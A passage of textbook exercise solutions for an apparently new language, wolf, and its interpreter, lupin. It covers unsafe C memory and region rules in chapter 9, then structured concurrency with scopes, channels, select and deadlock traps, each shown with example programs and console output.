The license is the explanation, as always. If reading uninitialized memory had a defined answer, every local would have to be zeroed, a move could not be a copy-and-forget, and a store to a place that is about to be moved out of could not be deleted. The price of skipping all three is that the bytes `malloc` hands back are not a value yet. `c.calloc` is the call that makes them one.

Exercise 9-7. §9.4

Exercise 9-7 *(comprehension · lupin)*. Two programs differ by one line's position. Both allocate eight C bytes, both cross back to safe code through `borrow r from p`, the door. In the first, the `malloc` happens inside `in r { }`; in the second, outside any window. Predict each verdict before running either, and state the door's obligation in one sentence.

Solution. `ch09/ex9-7a.lu` and `ch09/ex9-7b.lu`:

```
console
$ lupin ex9-7a.lu
$ echo $?
0
$ lupin ex9-7b.lu
ex9-7b.lu: ub(mem.ub) §7/P6: `borrow region #1 from` a pointer into
alloc#0, which is owned by `program` (region #0) — the obligation is that
the allocation lies wholly inside the named region's footprint
[mem.unsafe.door] at 12:17; tag created at 10:17
  licenses O6: safe-tier code after the door keeps all safe-tier
entitlements (O1–O4) — the door is where trust concentrates
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #0
    tag#0 c.malloc(8)#root Active exposed
$ echo $?
3
```

The obligation: the allocation must lie wholly inside the named region's footprint. The first program allocated while `r` was ambient, so the claim is true; the second claims bytes owned by the program region. The license line is the chapter's thesis in one clause: after a truthful door, safe code keeps *all* its entitlements, which is why the door is one narrow place, and why lying to it is the worst lie in the language.

Exercise 9-8. §9.5

Exercise 9-8 *(fingers · wolf + lupin)*. Take §9.5's `pack` and spell its second allocation the other way round: `c.calloc(1, bytes)` instead of `c.calloc(bytes, 1)`. Both allocate the same number of bytes. Run the program under the interpreter, then compile it and run the binary. Report both outputs and say what a difference between them would have meant.

Solution. `ch09/ex9-8.lu`, and there is no difference:

```
console
$ lupin ex9-8.lu
64 bytes out, and not a pointer in sight
$ wolf build ex9-8.lu && ./ex9-8
64 bytes out, and not a pointer in sight
```

The first line is a model of the C heap; the second is glibc. A difference between them would have meant one of two things, and both are bugs: either a model of `calloc` disagrees with `calloc`, or the compiler's membrane passes the arguments in the wrong order. The history here is not hypothetical: `calloc(n, size)` is `n * size` bytes, one of the models once made it `n`, and this is the shape of program that found it. Running a program two ways and comparing is what "one language, two implementations" is *for*, not a testing technique bolted on afterward.

Exercise 9-9. §9.6

Exercise 9-9 *(comprehension · lupin)*. A C allocation made while a region was ambient, escaping the region that owned it:

```
wolf
let p = region r {
    let inner = c.malloc(8) as *u8
    c.memset(inner, 5, 8)
    inner
}
let v = p[0] as int
```

The pointer is a plain integer-like value; it moves out fine. Predict what the read faults with, and why the report will differ from 9-5's use-after-free.

Solution:

```
console
$ lupin ex9-9.lu
ex9-9.lu: ub(mem.ub) §7/P4: read at alloc#0[0], whose owning region #1 was
freed wholesale [mem.prov.region] at 14:17; tag created at 10:25
  licenses O3b: one alias-scope domain per region — pointers into distinct
regions never alias; O4: regions not open in the current scope yield
`invariant.load`
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #1
    tag#0 c.malloc(8)#root Disabled exposed
$ echo $?
3
```

Row P4, not P1: nobody called `free`. The *region* died, and it took the allocation's permissions with it. Note the report's strange- looking line: the allocation is still `live` (its bytes were never individually freed) but its owning region is gone, and that is enough. The rule C code linked into wolf must learn: memory borrowed while a region was ambient is a loan *from the region*, and the region's death calls it in, wholesale.

Exercise 9-10. §9.7

Exercise 9-10 *(spelunking · lupin)*. `ch09/ex9-10.lu` wraps its unsafe block in a `#[trusted]` function carrying its obligation as a string. Run it. Then answer from the chapter: what two questions about this function does a manifest-and-inventory audit answer that reading the function's source cannot?

Solution. The program runs like any other:

```
console
$ lupin ex9-10.lu
64 bytes out, declared
$ echo $?
0
```

The two questions are *closure* and *drift*. Closure: reading `pack` tells you what `pack` does, and tells you nothing about whether anything it calls (or anything its dependencies call) is itself trusted or holds unsafe rings of its own. The inventory answers for the whole package, module by module, which is a question source review answers one file at a time and therefore usually does not. Drift: whether the roster is the same roster it was last release. Review is a memory; the manifest is a diffable fact, and a dependency that grows a trusted module has to grow a manifest line to do it. Neither question is about whether `pack` is correct: nothing mechanical answers that, which is exactly why the obligation is written in the attribute in English, for a person.

Exercise 9-11. §9.8

Exercise 9-11 *(comprehension · prose)*. Five fragments; place each on the four-tier map (safe values, regions, unsafe raw, the door):

1. `let b = copy a`
2. `pool[h].value`
3. `p[8] = 1` where `p: *u8`
4. `borrow r from p`
5. `ch.send(move r)` where `r` is a closed region

Solution: 1 is tier-0 safe values, chapter 7's world, no annotations. 2 is the region tier's shared edge: a handle read, checked by generation, faulting stale rather than dangling. 3 is the raw tier: legal only inside `unsafe`, governed by the oracle's price list. 4 is the door itself, the one construct that moves data *up* a tier, with its truth obligation. 5 is the region tier's transfer verb, safe because closed-subtree moves preserve every invariant. Four tiers, one direction of trust: every construct on this list either stays in its tier or crosses at the door, and nothing else crosses at all.

Exercise 9-12. §9.8

Exercise 9-12 *(design)*. A team wraps a 40,000-line C codec behind wolf FFI. Debate the two candidate shapes: (a) one `unsafe` block per call site, spread through the application; (b) one module owning every unsafe line, exporting twenty safe functions, `#[trusted]` on the membrane. Which failure modes does each shape optimize for, and what does the twenty-line rule from §9.5 actually buy the reviewer?

Solution (discussion): shape (a) optimizes for nothing except writing speed; its failure mode is that the audit surface *is* the application, and every new call site is a new review. Shape (b) optimizes for the reviewer: the unsafe ring is one module, the grep from 9-1 returns one path, and the twenty safe functions are the complete list of claims the C code makes about itself. Its failure mode is the membrane becoming a lie: the safe signatures can promise more than the C delivers (a `str` that is not UTF-8, a buffer length the codec ignores), and `#[trusted]` marks exactly where that lie would live. The twenty-line rule buys *proportionality*: a reviewer can hold twenty lines to the standard "I believe each one," which is the standard unsafe code requires and 40,000 lines cannot meet. The door metaphor closes the argument: doors work because buildings have few of them.

Exercise 9-13. §9.8

Exercise 9-13 *(extension (break-it-on-purpose) · lupin)*. Construct the shortest program you can in which the *assertion*, not any access, is the undefined behavior: use `assume noalias` on two pointers that alias. Predict the oracle's wording: what does it say overlaps what?

Solution. `ch09/ex9-13.lu` (excerpt):

```
wolf
...
    unsafe {
        let p = c.malloc(8) as *u8
        let q = p
        assume noalias p, q
        p[0] = 1
        q[0] = 2
...
```

```
console
$ lupin ex9-13.lu
ex9-13.lu: ub(mem.ub) §7/P5: `assume noalias` asserts these ranges are
disjoint, and alloc#0[0..1) overlaps alloc#0[0..1) — the assertion is
false [mem.unsafe.raw.2] at 11:9; tag created at 9:17
  licenses O5: the asserted ranges get `noalias` treatment in Tier-3 code
— vectorization/reordering as if proven
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #0
    tag#0 c.malloc(8)#root Active exposed
$ echo $?
3
```

The range overlaps *itself* (`alloc#0[0..1)` against `alloc#0[0..1)`) because `q` is `p`. This is the only assertion-created UB in the raw tier: everything else about `*T` is unrestricted, but a

spoken aliasing promise is kept or it is UB the moment the accesses disagree with it. When C's `restrict` comes up, this is the comparison: wolf did not remove the footgun, it made the trigger visible and gave it an oracle.

Exercise 9-14. §9.8

Exercise 9-14 *(comprehension · lupin)*. The subtlest report in the chapter. Take §9.4's door program and add one line: after `let counts = borrow scratch from p`, write `p[0] = 1` through the raw pointer, and only then read `counts[0]`. Predict where the fault is reported and what the tag tree at the bottom of the report will have in it that no other report in this chapter has shown.

Solution. `ch09/ex9-14.lu`:

```
console
$ lupin ex9-14.lu
ex9-14.lu: ub(mem.ub) §7/P1: read through tag#1 (`borrow … from`), which
is Disabled at alloc#0[0] [mem.prov.state] at 15:17; tag created at 13:22
  licenses O1: `mut` params lower to `noalias` + `dereferenceable`;
unique-tag stores forward without memory checks
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #1
    tag#0 c.malloc(8)#root Active exposed
      tag#1 `borrow … from` Disabled|Reserved|Reserved|Reserved|Reserved|
Reserved|Reserved|Reserved
$ echo $?
3
```

Two tags, one indented under the other: this is the first report in the chapter with a tree in it, not a single root. The door minted `tag#1` as a child of the allocation's root tag, and that child is what safe code was handed. Writing through `p` afterward is a write through a tag that is *not* an ancestor of `tag#1` (foreign, in the model's word), so `tag#1` goes Disabled at the byte that was written, and the read through `counts` is P1. Notice the per-byte spelling: only byte 0 was written, so only byte 0's permission died, and the other seven are still Reserved. Permissions are per location, not per pointer.

The general lesson is the reason the door exists. Once safe code holds a value, the raw tier must stop touching those bytes, because everything downstream is entitled to assume nobody is. Reaching around the door is the one thing the door's license forbids.

Exercise 9-15. §9.8

Exercise 9-15 *(fingers · lupin)*. Put an integer through raw memory and bring it back: `malloc` sixteen bytes, write the four bytes of `305419896` little-endian by hand (`% 256` and `/ 256` are the only tools you need), read them back, reassemble, free. Print the four bytes and the round-trip verdict, and make `main` exit nonzero on a mismatch. Before running: 305419896 is `0x12345678` — which byte does `p[0]` hold, and why is that the *low* one?

Solution. `ch09/ex9-15.lu`:

```
wolf
import c "stdlib.h"
```

```
fn main() -> !int {
    let n = 305419896
    let p = unsafe {
        // # Safety: sixteen fresh bytes; the cast makes a pointer to
        // memory malloc just handed us.
        c.malloc(16) as *u8
    }
    unsafe {
        // # Safety: indices 0..4 stay inside the allocation.
        p[0] = n % 256
        p[1] = n / 256 % 256
        p[2] = n / 65536 % 256
        p[3] = n / 16777216 % 256
    }
    var b0 = 0
    var b1 = 0
    var b2 = 0
    var b3 = 0
    unsafe {
        // # Safety: reads the four bytes just written.
        b0 = p[0] as int
        b1 = p[1] as int
        b2 = p[2] as int
        b3 = p[3] as int
    }
    let back = b0 + b1 * 256 + b2 * 65536 + b3 * 16777216
    print("{b0} {b1} {b2} {b3}")
    print("{back == n}")
    unsafe {
        // # Safety: allocated above, freed once, not used after.
        c.free(p)
    }
    if back != n { return 1 }
    0
}
```

```
console
$ lupin ex9-15.lu
120 86 52 18
true
```

`p[0]` holds 120 — `0x78`, the low byte — because the program *chose* little-endian: `n % 256` is arithmetic for "the low eight bits", and the loop of divisions walks upward from there. Nothing about `malloc` or the machine decided this; the byte order is wholly in the four write lines, which is the honest way to meet endianness — as a serialization decision some code made, checkable by reading it. The round trip closes over three `unsafe` blocks, each one operation wide, each with its `# Safety:` line: the ring is for operations, not for programs.

Chapter 10

Exercise 10-1. §10.1

Exercise 10-1 *(fingers · lupin)*. Type and run your first scope: two children each send a number into a channel, and `main` adds what it receives after the scope closes. Then swap the two `spawn` lines and run again. What changed?

Solution. `ch10/ex10-1.lu`:

```
wolf
fn main() -> !int {
    let ch = channel[int](2)
    var total = 0
    scope s {
        s.spawn(fn() { ch.send(20) })
        s.spawn(fn() { ch.send(22) })
    }
    total += ch.recv() else |_| { return 1 }
    total += ch.recv() else |_| { return 1 }
    print("total={total}")
    0
}
```

```
console
$ lupin ex10-1.lu
total=42
```

Swapping the spawns changes nothing observable: addition commutes, and the scope's exit joins both children before the first `recv` runs, so both values are already in the buffer either way.

Exercise 10-2. §10.1

Exercise 10-2 *(comprehension · lupin)*. Predict the order of the two lines, then say what enforces it: the scheduler, or something stronger:

```
wolf
fn main() -> !int {
    scope s {
        s.spawn(fn() { print("child speaks") })
    }
    print("main speaks")
    0
}
```

Solution: `child speaks` first, always. The scope's closing brace joins every child; `main speaks` sits after the brace, so it cannot run until the child has finished, under any seed. This is structure, not luck:

```
console
```

```
$ lupin ex10-2.lu
child speaks
main speaks
$ lupin run ex10-2.lu --seed=2024
child speaks
main speaks
```

The wrong answer is "the child happened to be scheduled first." Move the `print` *inside* the scope and the order genuinely is the scheduler's to choose; after the brace, it is not.

Exercise 10-3. §10.1

Exercise 10-3 *(comprehension · lupin)*. A child's last expression is a value. Predict this program's exit code, and account for the 42:

```
wolf
fn main() -> !int {
    scope s {
        s.spawn(fn() { 42 })
    }
    7
}
```

Solution: exit 7. The child's value is discarded at the join: a scope joins its children for their *completion*, not their results. A child that has something to say sends it on a channel; the 42 evaporates.

```
console
$ lupin ex10-3.lu
$ echo $?
7
```

Exercise 10-4. §10.2

Exercise 10-4 *(extension (break-it-on-purpose) · lupin)*. Port Go's classic leak: spawn a receiver on a channel that nobody will ever send to. In Go the goroutine outlives the function, silently, forever. Write the wolf version and predict what happens instead, and at which line.

Solution. `ch10/ex10-4.lu`:

```
wolf
fn main() -> !int {
    let ch = channel[int](0)
    scope s {
        s.spawn(fn() {
            let v = ch.recv() else |_| { return 0 }
            print("{v}")
        })
    }
    0
}
```

```
console
$ lupin ex10-4.lu
ex10-4.lu: trap(deadlock): every live task is blocked at a runtime-owned
blocking point and no timer is pending; blocked-task roster: `main` (task
0), `task@654` (task 1) [conc.deadlock.trap] at 13:5
$ echo $?
3
```

The scope's closing brace must join the child; the child is blocked in `recv`; nothing can unblock it. Where Go leaks quietly, wolf's structure turns the same mistake into a deadlock the runtime can see: every live task blocked, so the trap fires and names them. The leak is not fixed; it is *retired*: this program cannot express "and the task lingers on unowned."

Exercise 10-5. §10.2

Exercise 10-5 *(spelunking · lupin)*. Read exercise 10-4's trap line clause by clause. What does "no timer is pending" rule out, what is the "blocked-task roster" for, and why does the trap name `main` itself as blocked?

Solution (prose): the trap's condition is *every* live task blocked with nothing left that could wake one. A pending timer (a `timeout` arm in some `select`) would eventually fire and unblock somebody, so its absence is part of the proof; the roster is the evidence, one entry per blocked task with its id, which is the list you would otherwise assemble by hand from a hung process's stacks. `main` is on the roster because the join at the scope's brace is itself a blocking point: `main` is not running the children, it is waiting for them, and waiting tasks are exactly what a deadlock is made of. The clause tag `[conc.deadlock.trap]` is the spec's name for the whole rule.

Exercise 10-6. §10.3

Exercise 10-6 *(comprehension · lupin)*. Three children compute through `?`; one of them fails. Predict both printed lines, and name the exact point in the source where the error crosses from child to parent:

```
wolf
fn risky(n: int) -> int ! {Torn} {
    if n == 3 { return Torn }
    n * 100
}
fn gather() -> !int {
    let ch = channel[int](4)
    scope s {
        s.spawn(fn() { ch.send(risky(1)?) })
        s.spawn(fn() { ch.send(risky(3)?) })
        s.spawn(fn() { ch.send(risky(2)?) })
    }
    0
}
fn main() -> !int {
    let r = gather() else |_| { print("join surfaced the error"); 7 }
    print("{r}")
```

```
    0
}
```

Solution: `join surfaced the error`, then `7`. The failing child's `?` raises `Torn` inside the task; the error travels to the scope's closing brace (the join) and re-raises there, into `gather`'s own error row, where `main`'s `else` handles it. The crossing point is the brace. In Go this error dies in a goroutine unless you built machinery to carry it; here the structure is the machinery.

```
console
$ lupin ex10-6.lu
join surfaced the error
7
```

Exercise 10-7. §10.3

Exercise 10-7 *(extension · lupin)*. Change 10-6 so no child fails (use 1, 2, and 4), then finish the job: close the channel, drain it, and return the sum. Why is it correct to `close` only after the scope's closing brace: what has the join already proved by then?

Solution. `ch10/ex10-7.lu` (excerpt):

```
wolf
fn gather_all() -> !int {
    let ch = channel[int](4)
    scope s {
        s.spawn(fn() { ch.send(risky(1)?) })
        s.spawn(fn() { ch.send(risky(2)?) })
        s.spawn(fn() { ch.send(risky(4)?) })
    }
    ch.close()
    var total = 0
    for v in ch { total += v }
    total
}
```

```
console
$ lupin ex10-7.lu
total=700
```

After the brace, every child has completed, so every send that will ever happen has happened: `close` cannot cut anyone off. The join converts "I hope they are done" into a fact you may compute with.

Exercise 10-8. §10.4

Exercise 10-8 *(comprehension · lupin)*. One sibling blocks forever; the other fails immediately. Predict all the output, and answer the pointed part first: does the blocked sibling's `defer` run?

```wolf
fn fail_fast() -> !int { Boom }
fn race_them() -> !int {
    let ch = channel[int](0)
    scope s {
        s.spawn(fn() {
            defer print("sibling cleanup ran")
            let v = ch.recv()?
            v
        })
        s.spawn(fn() { fail_fast() })
    }
    0
}
fn main() -> !int {
    let r = race_them() else |_| { 42 }
    print("{r}")
    0
}
```

Solution: yes. `sibling cleanup ran`, then `42`. The failing child makes the scope cancel its blocked sibling; cancellation lands at the sibling's blocking point (`recv`), and the task unwinds *its own* defers on the way out. Cancellation is polite. Chapter 14 shows the impolite variant (`kill` on a proc skips defers by design), and the difference between those two rules is a decided thing, not an accident.

```console
$ lupin ex10-8.lu
sibling cleanup ran
42
```

Exercise 10-9. §10.4

Exercise 10-9 *(extension · lupin)*. Build a two-stage pipeline: a producer sends 1 through 5 into `raw`; a transformer squares each into `squared`; `main` counts what arrives. Each stage closes the channel it sends on, when its input runs dry. Run it under two seeds. Then answer: which task must close `squared`, and what goes wrong if `main` tries to?

Solution. `ch10/ex10-9.lu`:

```wolf
fn main() -> !int {
    let raw = channel[int](8)
    let squared = channel[int](8)
    var produced = 0
    scope s {
        s.spawn(fn() {
            for i in 1..=5 { raw.send(i)? }
            raw.close()
        })
        s.spawn(fn() {
            for v in raw { squared.send(v * v)? }
            squared.close()
```

```
        })
        for v in squared { produced += 1 }
    }
    print("{produced} values through the pipeline")
    0
}
```

```
console
$ lupin ex10-9.lu
5 values through the pipeline
$ lupin run ex10-9.lu --seed=2024
5 values through the pipeline
```

Only the transformer knows when the last square has been sent: it learns it from its own `for` loop ending, which happens when `raw` closes and drains. If `main` closed `squared`, it would be guessing; close is the sender's verb, and each stage owns exactly one sending side.

Exercise 10-10. §10.4

Exercise 10-10 *(design)*. Go has `go f()`; wolf deliberately has no detached spawn: a task needs a scope, and the scope must close. Take the other side seriously: name a real program shape that detached spawn serves well, sketch how wolf expresses it, and state what the wolf version pays and what it collects.

Solution (discussion): the honest case for detachment is the fire-and-forget notifier (a metrics ping, a log ship) where the caller genuinely does not want to wait and failure is acceptable. Go spells it in three characters. Wolf makes the lifetime explicit: the ping lives in some scope, a long-lived one owned by the subsystem that cares about pings, with the pattern chapter 11 builds. The payment is real: you must decide *whose* scope, which is a design question Go let you skip. What it collects: the answer to "can this program exit with work still running" is knowable by reading the scopes, every error has an owner, and the leak of exercise 10-4 is unwritable. Wolf's position is that "whose is this task" was never optional: Go defers the question to a runtime that cannot answer it, and wolf asks it at the point where you still can.

Chapter 11

Exercise 11-1. §11.1

Exercise 11-1 *(fingers · lupin)*. A function cannot spawn unless somebody hands it a scope. Write `launch(s, ch, n)` that spawns into a caller's scope, and a `main` that calls it three times inside one `scope` block. The handed-over scope is the entire mechanism: nothing else in the call says "concurrent."

Solution. `ch11/ex11-1.lu`:

```
wolf
```

```
fn launch(s: Scope, ch: channel[int], n: int) {
    s.spawn(fn() { ch.send(n * 10) })
}
fn main() -> !int {
    let ch = channel[int](3)
    var total = 0
    scope s {
        launch(s, ch, 1)
        launch(s, ch, 2)
        launch(s, ch, 3)
    }
    for _ in 0..3 { total += ch.recv() else |_| { return 1 } }
    print("{total}")
    0
}
```

```
console
$ lupin ex11-1.lu
60
```

Exercise 11-2. §11.1

Exercise 11-2 *(comprehension · lupin)*. Take 11-1 and change one character: make the channel a rendezvous, `channel[int](0)`. Predict precisely what happens and why: the answer involves which side of the scope's closing brace the receives sit on.

Solution: deadlock. With no buffer, each child's `send` blocks until someone receives; the receives are after the scope's brace; the brace is a join that waits for the children. Children wait for `main`, `main` waits for children, and the trap names all four:

```
console
$ lupin ex11-2.lu
ex11-2.lu: trap(deadlock): every live task is blocked at a runtime-owned
blocking point and no timer is pending; blocked-task roster: `main` (task
0), `task@890` (task 1), `task@890` (task 2), `task@890` (task 3)
[conc.deadlock.trap] at 21:5
$ echo $?
3
```

The buffered version worked because capacity 3 let every send complete without a receiver. Buffer size here is part of the program's correctness argument, not a tuning knob.

Exercise 11-3. §11.1

Exercise 11-3 *(comprehension · lupin)*. Using only the text of 11-1's program, answer: which functions in it are able to spawn tasks, and what single search over a large codebase would find every function with that ability? (Chapter 7 asked the same question about mutation.)

Solution (prose): `main` can spawn (it owns a `scope` block) and `launch` can spawn (it is handed the scope). Nothing else can. The search is for `.spawn(` plus `scope` blocks: the spawn surface is exactly the set of call sites that start a task and the set of braces they die at, which is the same audit `grep '(mut '` performs for mutation, and like a mode the capability is

written at both ends: `launch(s: Scope, …)` announces it in the signature and `launch(s, …)` spends it at the call, so a third search, for `: Scope`, finds every function that can start work in a caller's brace. A capability you can grep for is a capability you can review.

Exercise 11-4. §11.2

Exercise 11-4 *(extension · lupin)*. Build a worker pool: three workers share one `jobs` channel and one `results` channel; `main` feeds six jobs and closes. Each worker is the same four lines. Why does the pool need no "shut down workers" message?

Solution. `ch11/ex11-4.lu`:

```
wolf
fn main() -> !int {
    let jobs = channel[int](8)
    let results = channel[int](8)
    scope s {
        for w in 0..3 {
            s.spawn(fn() {
                for j in jobs { results.send(j * j)? }
            })
        }
        for j in 1..=6 { jobs.send(j)? }
        jobs.close()
    }
    results.close()
    var total = 0
    for r in results { total += r }
    print("total={total}")
    0
}
```

```
console
$ lupin ex11-4.lu
total=91
```

A worker's loop ends when `jobs` closes and drains: the close *is* the shutdown message, broadcast to every receiver at once. The scope's brace then proves all workers are gone before `results` is touched. Two channel closes and one join replace the ad-hoc "poison pill" protocols other ecosystems teach.

Exercise 11-5. §11.2

Exercise 11-5 *(comprehension + schedule play · lupin)*. Shrink the pool to two workers and four jobs, and tag each result with the worker that produced it. Before running: is the *assignment* of jobs to workers part of the program, or part of the schedule? Run under seed 1 and seed 2024 and defend your answer with the outputs.

Solution. `ch11/ex11-5.lu` (excerpt):

```
wolf
...
    scope s {
```

```
        for w in 0..2 {
            s.spawn(fn() {
                for j in jobs { results.send("worker {w} took job {j}")? }
            })
        }
        for j in 1..=4 { jobs.send(j)? }
        jobs.close()
    }
...
```

```
console
$ lupin run ex11-5.lu --seed=1
worker 1 took job 1
worker 1 took job 2
worker 1 took job 3
worker 1 took job 4
$ lupin run ex11-5.lu --seed=2024
worker 0 took job 1
worker 0 took job 2
worker 0 took job 3
worker 0 took job 4
```

The assignment is the schedule's: seed 1 lets worker 1 drain the whole queue, seed 2024 hands it to worker 0, and both are conforming runs of the same program. What the program owns is the *set* of results: four squares would be identical in every schedule, which is exercise 11-4's sum. Write programs whose meaning lives in what is computed, not in who computed it; the seeds exist to catch you when you have not.

Exercise 11-6. §11.3

Exercise 11-6 *(spelunking · lupin REPL)*. Turn on the trace and run a scope with two children, then read the scheduler's own account:

```
console
$ lupin
wolf> :trace on
trace on: every rule firing is recorded with its clause anchor
wolf> scope s { s.spawn(fn() { print("a") }); s.spawn(fn()
{ print("b") }) }
a
b
wolf> :trace
     0..0      SchedSpawn [conc.task.spawn] ev#3 spawn `task@63` (task 2)
under scope#0 in proc#0
    40..68     Assign [gram.expr.assign] write `s`
    40..68     ProvState [mem.prov.state] write alloc#0[0..1) through
tag#2 — tree consistent
    40..68     ProvTag [mem.prov.tag] protector on tag#2 (`t0:0:s`)
released: the call's extent ended
     8..70     Block [gram.expr.block] block yields its tail
    31..34     StrInterp [str.interp] f-string
    31..34     EvalStrictOrder [mem.model.order] 1 argument(s) evaluated
left to right
```

```
    23..37     Block [gram.expr.block] block yields its tail
     0..0      TaskJoin [conc.task.join] ev#4 `main` blocks at scope#0's
exit join
     0..0      SchedPark [conc.det.events] ev#5 park `main` (task 0)
     0..0      SchedDecision [conc.det.events] ev#6 schedule `task@33`
(task 1), picked 0 of 2 ready
     0..0      TaskName [conc.task.name] ev#7 task `task@33` (task 1)
completes: ok
    61..64     StrInterp [str.interp] f-string
    61..64     EvalStrictOrder [mem.model.order] 1 argument(s) evaluated
left to right
    53..67     Block [gram.expr.block] block yields its tail
     0..0      SchedDecision [conc.det.events] ev#8 schedule `task@63`
(task 2), picked 0 of 1 ready
     0..0      TaskName [conc.task.name] ev#9 task `task@63` (task 2)
completes: ok
     0..0      SchedUnpark [conc.det.events] ev#10 unpark `main` (task 0)
     0..0      SchedDecision [conc.det.events] ev#11 schedule `main` (task
0), picked 0 of 1 ready
     0..0      TaskJoin [conc.task.join] ev#12 scope#0 joins: all 2
child(ren) complete
wolf> :quit
```

From the trace alone, reconstruct the task tree: which tasks exist, who owns them, and in what order they completed.

Solution (prose): three tasks. `main` is task 0; `task@33` (task 1) and `task@63` (task 2) were spawned under `scope#0`, which `main` owns, inside `proc#0`. The completion order is written in the `TaskName` events: task 1 at ev#7, task 2 at ev#9, and then `main` unparks and the scope joins at ev#12 with "all 2 child(ren) complete." The dump is not a stack sample; it is the ownership tree the language defined, reported by the machine that enforced it.

Exercise 11-7. §11.3

Exercise 11-7 *(comprehension · lupin REPL)*. In 11-6's trace, find every `SchedDecision` line and read its "picked 0 of N ready" suffix. At which event did the scheduler actually have a choice, and what does that tell you about how many *different* traces this one-line program could produce?

Solution (prose): only ev#6 offered a choice: "picked 0 of 2 ready," with both children runnable. ev#8 and ev#11 each had one ready task, which is no decision at all. One binary choice, so two inequivalent schedules exist: task 1 first or task 2 first, precisely the two outputs `a b` and `b a`. Counting the "of N ready" suffixes is a hand computation of what chapter 17's `--explore` computes for real programs; do it once by eye to believe the tool.

Exercise 11-8. §11.3

Exercise 11-8 *(design)*. A library offers `fetch_all(urls: List[str]) -> List[Response]` and wants to fetch concurrently. Two candidate signatures:

```
wolf
```

```
fn fetch_all(urls: List[str]) -> List[Response]
fn fetch_all(s: Scope, urls: List[str]) -> List[Response]
```

The first hides an internal scope; the second borrows the caller's. Argue for each: who controls cancellation and lifetime in each design, and which caller is each one honest to?

Solution (discussion): the internal-scope version is honest to the caller who wants a blocking call: when it returns, no task it started survives. The function is externally sequential, concurrency as an implementation detail, nothing to cancel from outside because nothing outlives the call. The handed-over scope is honest to the caller who wants to *compose* lifetimes: the fetches join when the caller's scope closes, so the caller can hang ten calls on one scope and cancel the lot by leaving it. But the signature now admits that tasks may outlive the call itself, and every reader of the call site must look up to find the brace those tasks die at. The library rule of thumb wolf's std follows: take the caller's scope when the work's lifetime is legitimately the caller's decision; keep the scope internal when the function's contract is "done means done." The wrong design is the secret third one: an internal scope that detaches work past its own return, which is the chapter 10 leak wearing a signature.

Chapter 12

Exercise 12-1. §12.1

Exercise 12-1 *(fingers · lupin)*. A producer sends four squares and closes; `main` drains with a `for` loop. Type it, run it, then delete the `ch.close()` line and predict what the second run does before you try it.

Solution. `ch12/ex12-1.lu`:

```
wolf
fn main() -> !int {
    let ch = channel[int](4)
    var total = 0
    scope s {
        s.spawn(fn() {
            for i in 1..=4 { ch.send(i * i)? }
            ch.close()
        })
        for v in ch { total += v }
    }
    print("total={total}")
    0
}
```

```
console
$ lupin ex12-1.lu
total=30
```

Without the close, `main`'s `for` waits forever for a fifth value, the producer is already gone, and the deadlock trap fires. A `for` over a channel is a loop whose termination condition is *someone else's* promise. Close is how that promise is kept.

Exercise 12-2. §12.1

Exercise 12-2 *(extension (break-it-on-purpose) · lupin)*. Using one task and one channel of capacity 1, write the shortest program you can whose second statement never finishes. Predict the trap kind and the roster before running.

Solution. `ch12/ex12-2.lu`:

```
wolf
fn main() -> !int {
    let ch = channel[int](1)
    ch.send(1)?
    ch.send(2)?
    print("never printed")
    0
}
```

```
console
$ lupin ex12-2.lu
ex12-2.lu: trap(deadlock): every live task is blocked at a runtime-owned
blocking point and no timer is pending; blocked-task roster: `main` (task
0) [conc.deadlock.trap] at 15:5
$ echo $?
3
```

The buffer holds one value; the second `send` blocks until a receive makes room, and the only task that could receive is the one blocked sending. A deadlock needs a cycle of waiting, not two tasks, and `main` alone closes a cycle of length one.

Exercise 12-3. §12.2

Exercise 12-3 *(comprehension · lupin)*. Two identical `select`s; between them, one `send`. Predict both printed lines:

```
wolf
fn main() -> !int {
    let a = channel[int](1)
    select {
        v from a => { print("got {v}") },
        timeout(5.ms) => { print("timed out") },
    }
    a.send(9)?
    select {
        v from a => { print("got {v}") },
        timeout(5.ms) => { print("timed out") },
    }
    0
}
```

Solution: `timed out`, then `got 9`. A timeout arm is the arm that wins when no other arm can, not a delay. The first select has an empty channel and nothing pending, so the timer is the only way out; the second finds a value ready and the timer never enters into it.

```
console
$ lupin ex12-3.lu
timed out
got 9
```

Exercise 12-4. §12.2

Exercise 12-4 *(comprehension + schedule play · lupin)*. Both channels are ready before the `select` runs. Write down every output this program is *allowed* to print, then run it under seed 1 and seed 2024:

```
wolf
fn main() -> !int {
    let a = channel[int](1)
    let b = channel[int](1)
    a.send(1)?
    b.send(2)?
    var got = 0
    select {
        v from a => { got = v },
        v from b => { got = v },
    }
    print("{got}")
    0
}
```

Solution: `1` and `2` are both conforming: two simultaneously ready arms make the pick a recorded scheduler decision, drawn from the seed.

```
console
$ lupin run ex12-4.lu --seed=1
2
$ lupin run ex12-4.lu --seed=2024
1
```

Each seed replays byte-identically, forever. “Nondeterministic” in wolf means the *spec* admits more than one outcome; any single seeded run is as reproducible as arithmetic.

Exercise 12-5. §12.2

Exercise 12-5 *(spelunking · lupin)*. Run the explorer over 12-4 and read its report line by line:

```
console
$ lupin conform-run ex12-4.lu --explore=8
ex12-4.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
```

```
    exit(0) ×1 stdout=1\n leaks=0 forest=ok — replay: --seed=0
      decision stream: ev:0
    exit(0) ×1 stdout=2\n leaks=0 forest=ok — replay: --
seed=4611686018427387905
      decision stream: ev:1
  deadlocks: 0 · races: 0 · max depth: 1 decision(s)
$ echo $?
1
```

Why "2 schedule(s)" and not eight? What is a `decision stream`, and why does the tool exit 1 when nothing failed?

Solution (prose): the budget of 8 is a ceiling, not a quota: the program contains exactly one decision with two choices, so the frontier closes after two schedules and `max depth: 1 decision(s)` says so. The decision stream (`ev:0`, `ev:1`) is the schedule written out as the sequence of choices taken; either replays exactly, and each outcome also carries a packed `--seed` spelling of the same stream. Exit 1 is the differential protocol's honesty: a schedule-dependent program is a *finding* (something a test suite should know about) even when every outcome is individually fine. Deterministic-under-every-schedule is the verdict that exits 0, and exercise 12-8 earns it.

Exercise 12-6. §12.3

Exercise 12-6 *(extension · lupin)*. Build a router: one task reads an inbox and forwards each value to an `evens` or `odds` sink. `main` feeds 1 through 8 and then sums both sinks. Mind the closes: who closes what, in what order?

Solution. `ch12/ex12-6.lu`:

```
wolf
fn main() -> !int {
    let src = channel[int](8)
